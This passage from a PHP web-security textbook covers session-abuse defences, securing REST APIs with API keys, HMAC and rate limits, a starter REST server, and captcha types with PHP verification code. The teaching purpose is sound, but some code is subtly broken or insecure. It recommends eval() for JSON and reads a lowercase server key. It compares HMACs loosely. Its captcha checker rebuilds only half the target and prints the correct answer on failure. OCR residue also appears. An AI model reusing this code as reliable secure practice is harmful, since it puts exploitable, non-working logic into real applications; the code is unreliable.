To be fair, all three of these methods provide some advantage over blindly trusting any session cookie presented to the server, and they aren't harmful unless you expect them to provide anything other than casual protection. But implementing them may involve nearly as much time and effort as providing a truly secure interface via SSL, which we recommend as the only real defense against automated session hijacking (see Chapter 16 for more information).

Test for Protection Against Session Abuse

In previous chapters, we have proposed testing your scripts for possible vulnerabilities.

When it comes to session abuse, however, the issue is too global in nature to be susceptible to patchwork testing. Avoiding vulnerabilities is a matter of general programming practice rather than of amassing a collection of individual techniques. In this case, then, we do not present any kind of test, but simply urge you to follow the good programming practices we have discussed earlier.

Summary

We have continued our survey of potential threats to the safety of your users' data by abusers who take advantage of vulnerabilities in your scripts, dealing in this chapter with abuse of sessions.

After describing exactly what sessions are and how they work, we discussed two common kinds of session abuse, either hijacking or fixating them. In both cases, the abusers are attempting to use someone else's authorized access to carry out their own nefarious purposes.

We then discussed a series of possible solutions:

- Protect your sessions with SSL or TLS, which will encrypt the entire transaction.
- Insist on using cookies rather than `$_GET` variables.
- Time sessions out.
- Regenerate session IDs when users change status.
- Rely on tested code abstraction.
- Avoid ineffective supposed solutions.

We turn next to Chapter 8, where we will discuss keeping REST interfaces secure.

CHAPTER 8

Securing REST Services

In this chapter, we discuss REST services and how to keep them secure.

REST (REpresentational State Transfer) is an architecture that allows clients to request information from a server and then receive appropriate responses in different data formats. The responses themselves are representations of resources, such as a list of status updates from a Twitter user's timeline, that can be delivered as XML or JSON strings.

It's important to note that when we talk about REST in this chapter, we are specifically referring to server-to-server communication or application-to-server communication, not merely a human being accessing an arbitrary URL and getting back a response (i.e., the way that the Web operates currently for the vast majority of casual consumers).

What Is REST?

In a typical REST architecture, a client sends a request to the server, which responds with a representation of the requested resource. A resource can be almost any informational object, like a database or a document, and its representation is usually a formatted document (often XML or JSON) that acts as a snapshot of its current or requested state.

REST resources are typically identified using meaningful URLs that accept different request "verbs"—GET, POST, PUT, and DELETE. These verbs are somewhat analogous to the create-retrieve-update-delete (CRUD) model that many developers are familiar with.

For example, if you want to retrieve data safely (in other words, with idempotence, or not changing anything while doing so), use a GET request; to create data, use a POST request; to update data, use a PUT request; and finally, to delete data, use a DELETE request.

Another important factor to consider is the response. A RESTful service typically provides two meaningful components in its responses: the response body itself and a status code. Many REST servers actually allow users to specify a response format (such as JSON, XML, CSV, serialized PHP, or plain text) either by sending in an ACCEPT parameter or by specifying a file extension (for example, `/api/users.xml` or `/api/users.json`). Other REST servers, like the one you're going to implement here, have hard-coded response formats. These are equally acceptable as long as they are documented.

Response codes tend to be HTTP status codes. The beauty of this schema is that you can use existing, well-known status codes to identify errors or successes. A 201 status code (CREATED) is a perfect response to a successful POST request. A 500 error code indicates a failure on your end, but a 400 error code indicates a failure on the client's end (BAD REQUEST). Send a 503 (SERVICE UNAVAILABLE) if something is wrong with the server. A long list of HTTP 1.1 status codes is available at `http://en.wikipedia.org/wiki/List_of_HTTP_status_codes`.

What Is JSON?

JSON, which stands for Javascript Object Notation,is a bit beyond the scope of this book, but it's important to take a quick detour to discuss it, as it seems to be emerging as the most relevant format for REST services. So what is JSON? JSON is a lightweight text-based data interchange format that is easy for both humans and computers to digest and consume. At its inception, JSON was designed to represent simple data structures. Although it was originally conceived as a way to transmit JavaScript-friendly data in particular, parsers are now available for it in virtually every computer language. In PHP, a pair of native JSON functions help you do a lot of heavy lifting (`json_encode` and `json_decode`). Simply send in an array of data (or even a simple string) to `json_encode`, and a JSON object will emerge.

```
    $data = array(
        ‘firstname’ => ‘Tom’,
        ‘lastname’ => ‘Smith’,
        ‘age’ => 40
    );

    print_r($data);
    /* prints
    Array(
        [firstname] => Tom
        [lastname] => Smith
        [age] => 40
    )
*/

    echo json_encode($data);

    /* prints
        { “firstname”: “Tom”,
         “lastname”: “Smith”,
           “age”:40
        }
    */
```

Notice that the typical PHP array that results from an SQL query (where the keys match database field names and the values match the data) is easily transported as a JSON object. Upon arrival, the data can simply be evaluated with `eval()` (for example, from within an Ajax context), or it can be decoded with `json_decode()` in PHP to be remade into a data array.

JSON data supports various data types besides objects: strings, null values, numbers (integer or real), Boolean values, and arrays (comma-separated sequences of values enclosed in square brackets). As a result, JSON users experience much flexibility when working with data.

REST Security

The best thing about REST is its lightweight approach to exposing APIs and resources. Typically, if you want to allow an application to list out the contents of a database table (for example), you can provide a RESTful address that accepts a GET request and then reply with a JSON or XML string.

For example, `http://example.com/events/today/` is the address, and hitting it with a GET request will spill out all the events occurring today at a certain locale. The requesting application sends the request and receives a JSON document with the requested information.

The bad thing about this approach is that the stack that REST relies on is pretty much absent any meaningful security support. If you want to create a more secure REST service, you're going to have to implement it yourself.

In this section, I want to cover a few basic areas that will help you improve a REST service's security, starting with the low-hanging fruit and then addressing other concerns.

Restricting Access to Resources and Formats

Simply put, the fewer options you allow in your RESTful API, the better off you'll be. The same is true for restrictions on the amount of data that is returned and the variety of formats. Fewer, more limited options are easier to test, easier to debug, and easier to maintain as demand grows for the API.

For example, if you are publishing a set of resources related to a property-listing database, you could offer any number of RESTful addresses:

```
GET /properties/list
GET /properties/list/123
GET /properties/foreclosed
GET /properties/sold
```

In the preceding examples, the `/properties` part of the path is usually some kind of controller function or script that actually processes the request. The `list` part of the path would then be some kind of function that actually returns a list. This would be pretty easy to implement with an MVC framework like CodeIgniter or Cake, but can also be replicated with plain-old PHP. Of course, your URLs might be a bit messier, like `/properties.php?action=list`.

The first option could list all the properties in the database, but a smarter approach would be to list the 500 most current entries to the list, or the 500 that have most recently had a status update of some kind. In this way, you're not delivering every single property listing with each request.

You might also work it such that the query that feeds this data request involves specific fields instead of a "`select *`" situation. This may sound like an overly simplistic thing to say, but with the advent of development frameworks you'd be surprised how many basics get overlooked. In the rush to get something done, you don't realize that the ActiveRecord call that dumps the table's records is doing a `select *` behind the scenes, which will just kill your RESTful service's performance.

The second option, in which we pass in a unique ID to the RESTful address, allows us to retrieve a particular listing from the database. In this situation, you have to do everything that you would normally do if you were sending user data into a query:

- Make sure that you only accept certain types of data. If you're expecting an integer, then check to make sure that you are indeed receiving an integer.
- Make sure that you accept certain lengths of data. In this example, it's probably useful to assume that you shouldn't accept any integer longer than 11 digits, so either truncate the incoming integer or reject it outright if it's too long.
- Further sanitize the provided integer by wrapping it in `mysql_real_escape_string()` or the equivalent for the database you're using.
- Be sure to properly return an empty data structure if the query results in a null set.

The third and fourth options are special cases that involve subtler approaches. In the first case the request is for properties with a status of "foreclosed," and in the second, properties with a status of "sold." In both cases you've got to deal with a string being passed to the URL, so you should use a `switch()` statement to verify that the argument matches a set list of parameters. Anything that doesn't match the cases in the `switch()` statement gets rejected with a 404 error.

Authenticating/Authorizing RESTful Requests

If you're concerned about who might be using a RESTful service, then make developers register for an API key, and require that it be sent along with the RESTful request. For example:

```
GET /properties/list?apiKey=123456
```

When you receive that request, you can compare the `apiKey` parameter with a list of API keys stored in a database, and if it matches a valid key, then you can accept the incoming request as valid.

Of course, this approach leaves you open to pure guesswork, so there are lots of other things you can do to ensure not only the receipt of a valid key, but also matching a valid key from a valid requesting application. An easy way to accomplish this is to use the `hash_hmac()` function in PHP to generate an HMAC hash of your credentials, using an API key as the secret. You can then compare the values you send along in the URL with the hashed value to ensure authentication. The key of course is to add a `time()`-derived value to ensure some kind of uniqueness in the hashed value being sent.

For example, on the client side, you would use `hash_hmac()` to create a hash of the expire-time and your own server domain, and use your API key as the secret. Be sure to set an expire-time that's reasonable, such as a few hours in the future.

```
$time = time() + 5*60; //UNIX timestamp plus a few minutes
$apikey = '1839390183ABC38910';

$hash = hash_hmac('ripemd160', $time, $apikey);
```

You would then append that hash to the end of your request:

```
GET /properties/list?time=$time&hash=$hash
```

Once your service receives all this information, it can then unpack the different GET variables, hash them using `hash_hmac()`, and compare the values to the `$_GET['hash']` value. If they match, then you know the request is coming from a good domain with a good API key and within the time limits.

```
$domain = "example.com";
$time = $_GET['time'];
$now = time();
$apikey = //derive this from a database table as it is a shared value
$hash = $_GET['hash'];

$myhash = hash_hmac('ripemd160',$time,$apikey);

if ($myhash == $hash && $now <= $time){
       //you're good to start processing
}
```

Enforcing Quotas and Rate Limits

If you're taking the authentication step, it's probably a good idea to also consider enforcing quotas and rate limits. Not only is it a sane thing to do vis-à-vis protecting your resources from excessive load, but it will also help to keep Denial of Service attacks from succeeding.

An easy way to keep track of how many times service requests are made is to quickly add a row to a database table that features the requestor's API key and the time a request is made. If you want to limit a user to a set amount of queries per hour or day, then you can do a quick check to see if the number of rows in the database table that match the API key exceeds the rate limit you've set. If it does, return an error message that corresponds to their exceeding the rate limit.

Every day (or hour, or whatever duration you've set), you can purge the database table of old records to keep your tallies straight. This can be accomplished, for example, with a simple `cron` job that runs at the top of the hour and removes anything older than the previous hour.

Another approach involves using a set cache for an API key. When the first request comes in from a designated API key for a specific resource, create a cached JSON document (for example) with the results of the query. Keep that document for 5 minutes (for example), and any time a request comes in for that particular resource/key combination, use the document as the response. Once the cache time expires, run the query again and then update the cache. For example:

```
//$path here might be /properties/list and would match requested REST resource
$cachefile = 'cache/'.$apikey.$path.'.json';

$cachetime = 5*60;

if (file_exists($cachefile) && time() - $cachetime < filemtime($cachefile)) {
    //print out contents of $cachefile
}
ob_start(); // Start the output buffer

/* The code to dynamically query from the db goes here */

// Cache the output to a file
$fp = fopen($cachefile, 'w');
fwrite($fp, ob_get_contents());
fclose($fp);

ob_end_flush();
```

Using SSL to Encrypt Communications

In Chapter 16, we cover how to set up and use SSL. Because RESTful services sit on top of HTTP, adding SSL encryption is pretty straightforward. Please refer to that chapter for more information.

A Basic REST Server in PHP

What follows is a very basic REST server that you can use to create basic services. It is meant as a starter for you to use, something you can build other functionality on top of (for example, any security measures). First, let's take a look at the two classes we want to use for our implementation, and then we'll walk through it.

```
class RestUtilities
{
    public static function processRequest()
    {
        $req_method = strtolower($_SERVER['request_method']);
        $obj = new RestRequest();
        $data = array();

        switch ($req_method)
        {
            case 'get':
                $data = $_GET;
                break;
            case 'post':
                $data = $_POST;
                break;
            case 'put':
                parse_str(file_get_contents('php://input'), $put_vars);
                $data = $put_vars;
                break;
            default:
                die();
                break;
        }

        $obj->setMethod($req_method);
        $obj->setRequestVars($data);

        if(isset($data['data']))
        {
            $obj->setData(json_decode($data['data']));
        }
        return $obj;
    }


    public static function sendResponse($status = 200, $body = '', $content_type =
'text/html')
        {
            $status_header = 'HTTP/1.1 ' . $status . ' '
.RestUtilities::getStatusCodeMessage($status);
            header($status_header);
            header('Content-type: ' . $content_type);
                        header( ‘Content-length: ‘ . strlen( $body ) );
            if($body != '')
            {
                echo $body;
                exit;

            } else    {
                $msg = '';

                switch($status)
                {
                    case 401:
                        $msg = 'You must be authorized to view this page.';
                        break;
                    case 404:
                        $msg = 'The requested URL was not found.';
                        break;
                    case 500:
                        $msg = 'The server encountered an error processing your request.';
                        break;
                    case 501:
                        $msg = 'The requested method is not implemented.';
                        break;
                }


                $body = '<html><head>
                        <title>' . $status . ' ' .
RestUtilities::getStatusCodeMessage($status) . '</title>
                        </head>
                        <body>
                        <h1>' . RestUtilities::getStatusCodeMessage($status) . '</h1>
                        <p>' . $msg . '</p>
                        </body></html>';

                echo $body;
                exit;
            }
        }


    public static function getStatusCodeMessage($status)
    {
        $codes = Array(
            200 => 'OK',
            201 => 'Created',
            202 => 'Accepted',
            204 => 'No Content',
            301 => 'Moved Permanently',
            302 => 'Found',
            303 => 'See Other',
            304 => 'Not Modified',
            305 => 'Use Proxy',
            306 => '(Unused)',
            307 => 'Temporary Redirect',
            400 => 'Bad Request',
            401 => 'Unauthorized',
            402 => 'Payment Required',
            403 => 'Forbidden',
            404 => 'Not Found',
            500 => 'Internal Server Error',
            501 => 'Not Implemented',
            502 => 'Bad Gateway',
            503 => 'Service Unavailable',
            504 => 'Gateway Timeout',
            505 => 'HTTP Version Not Supported'
        );

        return (isset($codes[$status])) ? $codes[$status] : '';
    }
}

class RestRequest
{
    private $request_vars;
    private $data;
    private $http_accept;
    private $method;

    public function __construct()
    {
        $this->request_vars = array();
        $this->data        = '';
        $this->http_accept = (strpos($_SERVER['HTTP_ACCEPT'], 'json')) ? 'json' : 'xml';
        $this->method      = 'get';
    }

    public function setData($data)
    {
        $this->data = $data;
    }

    public function setMethod($method)
    {
        $this->method = $method;
    }

    public function setRequestVars($request_vars)
    {
        $this->request_vars = $request_vars;
    }

    public function getData()
    {
        return $this->data;
    }

    public function getMethod()
    {
        return $this->method;
    }

    public function getHttpAccept()
    {
        return $this->http_accept;
    }

    public function getRequestVars()
    {
        return $this->request_vars;
    }
}
```

The `RestUtilities` class has three basic methods: `processRequest()`, which you'll use to process an incoming REST request; `sendResponse()`, which you'll use to send back a response to a request; and `getStatusCodeMessages()`, which will help you determine what HTTP error code applies to the situation.

In `processRequest()`, we use the `$_SERVER['REQUEST_METHOD']` superglobal to pick out the incoming request method, and then pass that through a `switch` statement to determine if it's GET, POST, or PUT. If it's GET, simply place all the `$_GET` information into a `$data` variable. If it's POST, grab the `$_POST` data. If it's PUT, then you're going to need to use the `file_get_contents()` command to grab the input and then pass it through `parse_str()` to end up with your data.

Once you have your data, you can use the second class (`RestRequest`) to set variables, set methods, and set the data for use by the `sendResponse()` method.

In `sendResponse()`, we set a number of headers and prepare to send back the data that we've prepared. If there is no data to send back, then we prepare an HTML view with a corresponding tailored message that explains the nature of the error, and then push all that to the browser.

So how would you use this code? Well, let's extend our previous example in which we're offering up a list of properties at GET `/properties/list`. Go to the correct place in your controller and insert this code:

```
$data = RestUtilities::processRequest();

switch($data->getMethod){
    case ‘get’:
        //retrieve a listing of properties from the database
        $properties = $db->getPropertiesList(); //assume an array is returned
        RestUtilities::sendResponse(200, json_encode($properties), 'application/json');
    break;

}
```

There are all kinds of other things you could be doing here from a security perspective, such as checking for an API key, setting and enforcing time limits, and caching, but you get the general idea. Once you have a basic REST server in place, it's pretty easy to start requesting and sending data as needed.

Summary

In this chapter, we briefly discussed RESTful services and how to secure them. Specifically we covered

- Restricting access to resources and formats
- Authenticating/authorizing RESTful requests
- Enforcing quotas and rate limits

We also created a very basic REST server that you can use to respond to RESTful API requests.

PART 3

Practicing Secure Operations

In Part 2, we discussed creating scripts that are inherently as secure as they can be. Now in Part 3, we turn to the various components that contribute to making your applications secure. In this section, we'll discuss the following issues:

- Making sure that your users are humans and not robots, in Chapter 9
- Identifying those users as precisely as possible, specifying what those users can do in your application, and auditing what those users are doing in Chapter 10
- Preventing data loss, in Chapter 11
- Executing privileged scripts and handling remote procedure calls safely, in Chapter 12

CHAPTER 9

Using CAPTCHAs

We begin our discussion of the components of a secure application here in Chapter 9 by extending the notion of access control to the users of your online application.

In an Internet environment that is typically public, anonymous, always on, and unmonitored, the kinds of websites that are designed to be open to essentially any user are particularly vulnerable to abuse. The security threats for this kind of website are not those involved with unauthorized users, because essentially any user is qualified. Rather, the dangers are those associated with automated or mechanical pseudo-users, or robots: other computers masquerading as humans in order to interact with your website. We described in Chapter 1 some of the reasons your application might be attractive to such robots: you may provide services like email addresses, participation in surveys or sweepstakes, or comment or message boards; you may have information of use to others, like email addresses or financial information; or you may simply have CPU power usable by others. Therefore you need to make sure that your website, designed for access by humans, is indeed accessed only by humans. (We deal elsewhere with preventing damage by malicious humans who succeed in gaining access.)

You can do this by adding a gateway or a checkpoint to your application that only a human is capable of passing. Doing so successfully will ensure that automated abuse of your website is impossible.

Background


The classic example of considering differences and similarities in human and computer actions is the Turing Test. This test was first formulated by Alan Turing, a British mathematician, in 1950, when the first glimmerings of so-called artificial intelligence were occupying the minds of some of the brightest and most forward-thinking researchers in the still-young field of computer science. Turing assumed it would be only a short while until machines were capable of the same kind of thinking as humans, and so he devised a test to try to determine just when they had reached that point. His idea was to have a human interrogator pose a series of questions to both a human and a machine, to collect the written responses of each, and to compare those responses. If the tester was unable to distinguish between them, then clearly the machine had succeeded in "thinking" in the same way as the human. Much more information, and a collection of links, can be found at `http://www.turing.org.uk/turing/index.html`.

The Turing test, then, is designed to find situations where a machine's response is indistinguishable from a human's. But to insulate your website from automated attacks, you need the exact opposite: a test that unequivocally succeeds in distinguishing a machine's response from a human's. Such a test is typically called a *Reverse Turing Test.*

Certainly the most widely used test of this type presents the user with an image containing a distorted or obscured sequence of characters. The challenge is for the user to recognize the sequence and submit it back for evaluation. The theory is that a human will be able to perform this recognition successfully, while a machine, even a machine that does optical character recognition, will not.

A classic use of this kind of challenge can be found at Yahoo!'s email signup page. Yahoo! is offering free email accounts, and wants to prevent spammers and other bulk senders from abusing its systems.

So Yahoo! requires everyone who wants to sign up for such an account to satisfy an image-based Reverse Turing Test, explaining that they are doing so in order to prevent automated abuse. Figure 9–1 is what the challenge looks like, in an image captured in December 2004; you may view the current challenge at `http://edit.yahoo.com/config/eval_register`.



Verify Your Registration

This helps Yahoo! prevent automated registrations.

Figure 9–1. *Yahoo!'s text image captcha. Used with permission.*

This type of test is commonly known as a *captcha*, after the acronym CAPTCHA: “Completely Automated Public Turing Test to tell Computers and Humans Apart,” which was coined (and trademarked) by researchers at Carnegie Mellon University in 2000. Academic research on captchas began at Carnegie Mellon after a 1999 online poll by the Slashdot nerd message board (see `http://slashdot.org`) asked readers to vote their choice for the best graduate school in Computer Science. Although Slashdot kept records of voters' IP addresses, in an attempt to prevent anyone from voting more than once, students at both Carnegie Mellon and MIT quickly devised scripts that were able to stuff the ballot box with votes for their own schools. (The results: MIT squeaked past CMU, 21,156 to 21,032; no other school had even as many as 1,000 votes.)

Early research focused on creating challenges to prevent such automated abuse; more recent research has focused on defeating those first and later harder challenges. It is disturbing to note that researchers can defeat some kinds of captchas with a high rate of success. More information, and a collection of links, can be found at `http://www.captcha.net/`.

Kinds of Captchas

There are many different kinds of captchas. We discuss the advantages and disadvantages of the most common ones in this section.

Text Image Captchas

Text image captchas are the most common version, as they are relatively easy to deploy. The user sees a possibly distorted image, which may be either an ordinary word or a miscellaneous collection of typographic symbols (letters, numbers, and even punctuation), and then enters into a form whatever she has seen. The submitted entry is compared to the known answer to the challenge, and if it matches, the user is permitted to continue.

Figure 9–2 shows a simple text image captcha, where no attempt has been made to distort the word contained in the image beyond setting it in an unusual font. Such an image can be fairly easy to generate on the fly, and fairly easy for the user to interpret. A simple automated attack will be unable to recognize the content of this (or indeed any) image.




Figure 9–2. *A simple undistorted text image captcha*

Unfortunately, a user with a visual disability, relying on screen reading software to understand what a fully sighted user is seeing, will not be able to solve this simple test. After all, it would be folly to repeat the rendered word in the image's `alt` attribute.

Furthermore, the simplicity of the text in this image makes it unsuitable for protecting valuable resources. A more sophisticated automated attack can capture the image and process it with Optical Character Recognition software, the same software that is used to recognize text in scanned documents. Using an unusual font doesn't really protect you, as custom OCR algorithms could be built around the novel character shapes.

Figure 9–3 shows an example of a more complex text image captcha called an *EZ-Gimpy* (see `http://www.cs.sfu.ca/~mori/research/gimpy/` for more information), where first the image has been distorted by being twisted, and then a confusing background pattern has been applied. Such images are still fairly easy for a human to interpret, but are much harder for machines to recognize.




Figure 9–3. *A more complex distorted text image captcha. Source:* `http://www.cs.sfu.ca/~mori/research/gimpy/` *Used with permission.*

The distortion and distraction present in such an image does little to confuse most fully sighted humans, but makes Optical Character Recognition nearly useless. Still, machines are very good at untiring repetition of effort, and powerful recognition algorithms already exist. So while these kinds of distorted images may take longer for machines to crack, in the long run they may not be any more difficult than the simple undistorted images. Indeed, research now being carried out at Simon Fraser University in Burnaby, B.C., and in the Computer Vision Group at the University of California at Berkeley has attained a success rate of over 90% in correctly interpreting EZ-Gimpy captchas. For more information, see `http://www.cs.sfu.ca/~mori/research/gimpy/.`

Figure 9–4 shows an example of a far more complex text image captcha, the *Gimpy* (see `http://www.captcha.net/captchas/gimpy/` for more information). Here the captcha contains not one single word but rather 10, arranged in overlapping pairs. The user's task is to name three of the ten words present.




Figure 9–4. *An even more complex distorted text image captcha. Source:* `http://www.cs.sfu.ca/~mori/research/gimpy` *Used with permission.*

As these images become even more distorted, of course, they become progressively harder for humans to interpret. A user's visual or cognitive deficits could contribute toward making such an image almost impossible to interpret. And while these images are similarly even harder for machines, again relentless application of sophisticated Object Recognition routines can be successful; the Simon Fraser/Berkeley group has obtained success rates of 33% even with these very difficult text image captchas.

Audio Captchas

Audio captchas may seem like a viable alternative to some of the usability disadvantages of the visual captchas, and in the United States the practical requirements of the Americans with Disabilities Act have fostered the use of audio captchas as an alternative to visual ones. In an audio captcha (see `http://www.captcha.net/captchas/sounds/` for more information), the user listens to an audio file, in which a word or sequence of characters is read aloud. The user then submits what he has heard. Sometimes the audio captcha accompanies and supplements a visual version; at other times, the user may choose it as an alternative. Sometimes the audio file is distorted or padded with noise or voice-like sounds in an attempt to fool voice recognition software. An example of an option for using an audio rather than a visual captcha can be found at MSN's Hotmail signup page at `https://accountservices.passport.net/reg.srf`.


Despite the propaganda promoting audio captchas as a viable alternative to visual ones, in truth this kind of captcha simply imposes a different kind of usability challenge, and indeed the universe of users with audio disabilities or deficits is even larger than that with visual disabilities (current US statistics may be found at `http://www.cdc.gov/nchs/fastats/disable.htm`). Such users will be similarly baffled by challenges relying on capabilities that they do not have. A native speaker of another language might be able to parrot back a sequence of letters, but would likely be quite incapable of writing a word that, for her, is in a foreign language. Even a native speaker of the target language might have trouble spelling correctly an unfamiliar or difficult word.

For audio captchas, the required capabilities extend beyond the physical and cognitive to the hardware and software installed on the user's computer. While most users these days are willing and able to view images on the screen, missing or malfunctioning audio hardware and software will often make meeting such a challenge impossible.

Cognitive Captchas

A third kind of captcha relies not on simple visual or audio perception, but on actual intellectual evaluation of various possibilities. The user might be presented with a picture, and asked to evaluate or define some element of the picture, like "What color is the hat in this picture?" Or she might see a set of pictures, for example, a banana, an apple, a pear, and a truck, and be asked "What picture doesn't fit with the others?" In a variation called a *Bongo* (see `http://www.captcha.net/captchas/bongo/` for more information), the user sees two sets of pictures, for example, circles and rectangles, and then is shown a single picture, for example, a square, and is asked "To which group of pictures does this one belong?"

A simple cognitive captcha, where the user is asked to choose which of a set of four pictures does not belong with the others, is shown in Figure 9–5.



Which image **does not belong** with the others?

○ ○ ○ ○

Figure 9–5. *A simple cognitive captcha*

Yet another variant on the cognitive captcha is to ask a simple question and then expect a correct response. For example, asking "what is the color of snow?" (correct answer: white) or "what is 4 + three?" (correct answer: 7) can be an excellent way of cutting down on bot responses.

Such captchas are designed to ratchet up the demands of meeting the challenge, in an attempt to discriminate more precisely between human and mechanical responders. This they are indeed likely to do, but at the expense of excluding legitimate human responders who are not up to the considerable cognitive demands involved. Furthermore, such challenges are difficult to construct and validate, and so it is incredibly time-consuming to generate a pool of sufficient size to be usable on a large scale. Given a small universe of such challenges, and the dichotomous nature of many of the questions, high-volume guessing becomes a powerful strategy for successful answering. To our knowledge, the Bongo is still a theoretical possibility that is not in actual use, no doubt for exactly these reasons.

In conclusion, then, captchas are a challenge that may not work very well in high-stakes settings, where the rewards of successfully answering them warrant an attacker's expending the effort to do so. But they can work very well in a relatively low-stakes setting, where they can be generated easily, where they resist simple attacks, and where they exclude few legitimate users. And so you as a programmer should understand how to use them.

Creating an Effective Captcha Test Using PHP

Given the complexity and difficulty of using advanced captcha techniques, we confine ourselves to using the simplest kind of visual captcha, which presents a nondistorted (or minimally distorted) image of a word to a user, who must enter that word into a form. Such a challenge is capable of being used effectively in the vast majority of situations, and is unlikely to exclude many legitimate users.

Let an External Web Service Manage the Captcha for You

There can be no question that the simplest way to use a captcha is to let someone else do all the work. We are now seeing commercial web services that, for a fee, will allow you to incorporate a captcha challenge based on their servers into your website. In this case, all the effort of presenting the captcha and evaluating the user's answer takes place off your site and outside your knowledge. Recently we have also begun seeing open source or otherwise free sources for the same kind of service. Such services allow you to screen users with no more effort than putting a few lines of prefabricated code into your own scripts.

To use the captchas.net service (at `http://captchas.net/`), for instance, you first request a username and secret key from the site (free for noncommercial use). The secret key is then used by the site's server to generate a captcha based on a random string (the *nonce*) that you send with the request for the image.

We list the steps of captchas.net's published algorithm here, because you will need to implement those same steps in your own code in order to check that the captcha value submitted by the user is indeed the value that was displayed in the captcha generated by captchas.net. When explained like this, it may seem unnecessarily complicated, but it can be implemented in just a few lines of PHP, which we will provide here.

1. Concatenate the (existing) secret and the (just generated) nonce. The nonce should be shorter than 17 characters, a limit imposed by the 32-character length of an MD5 hash.
2. Hash the result using MD5. The result is a string of 16 hexadecimal values (32 characters in total length).
3. Step through the result as many times as the length of the nonce, doing the following for each two hexadecimal characters (and at the end discarding any remaining unused characters in the result):
    a. Turn the hexadecimal value into decimal.
    b. Turn the decimal value into a 26-character string offset.
    c. Turn the offset into an ASCII character value.
    d. Turn the ASCII character value into an alphabetic character.
    e. Concatenate the alphabetic characters into a string. If the nonce were longer than 16 characters, no more values would exist to generate characters with, and so this string would be padded after 16 characters to the desired length with the letter `a`, which is offset `0` or ASCII `97`.

We illustrate the workings of the algorithm here with an assumed secret of `abc123` and a 6-character nonce of `456def` (separating with spaces for clarity as necessary):

Concatenated: `abc123456def`.

1. Hashed: `74 2b 25 fd 78 53 eb f4 17 4a 11 01 47 7a ba 59`.

2. Decimal: `116 43 37 253 120 83`.
3. Offset: `12 17 11 19 16 5`.
4. ASCII: `109 114 108 116 113 102`.
5. String: `mrltqf`.

To incorporate a captcha into an application, you must first generate a nonce, and then store it in a session variable so that it will be retrievable to check the user's input. We recommend a process something like the following:

```
// generate a nonce
// using a random value concatenated with the current time
$nonce = md5( rand( 0, 65337 ) . time() );

// make it easier on the user by only using the first six characters of the nonce
$nonce = substr( $nonce, 0, 6 );

// store the nonce in the session
$_SESSION['nonce'] = $nonce;
```

Requesting the captcha from the captchas.net server requires only a single line of code:

```
<img src="http://image.captchas.net?client=<?= $client ?>&key=<?= $nonce ?>" ➥
alt="Type in the letters you see here." />
```

In this code, the `$client` variable permits the captchas.net server to identify you, and thus to retrieve your secret key. The `$nonce` variable is the random string associated with this particular request. The captchas.net server uses its published algorithm (described previously) to generate the text in the captcha, based on its knowledge of your secret key plus the nonce that you have sent.

We'll need to use the same algorithm while processing the form to determine if the string typed by the user is indeed the string encoded in the captcha image. The code for checking the user's input follows, and it can be found also as `checkCaptchaInput.php` in the Chapter 9 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// retrieve the stored $secret
// re-create the captcha target
$nonce = $_SESSION['nonce'];
$step1 = $secret . $nonce;

// hash the resulting string
$step2 = md5( $step1 );

// retrieve the captcha target
$nonceLength = strlen ( $nonce );
$target = NULL;
for ( $i = 0; $i < $nonceLength; $i = $i+2 ) {
  // convert to decimal
  $byte = hexdec( substr( $step2, $i, 2 ) );
  // determine offset
  $mod26 = $byte % 26;
  // calculate ASCII, convert to alphabetic, and insert into string
  $char = chr( $mod26 + 97 );
  $target .= $char;
}

// compare the re-created target to the user's response,
// and respond appropriately
if ( $target === $_POST['captcha'] ) {
   print "<h1>Congratulations, Human!</h1>";
}
else {
   print "<h1>Sorry, it actually said $target.</h1>";
}

?>
```

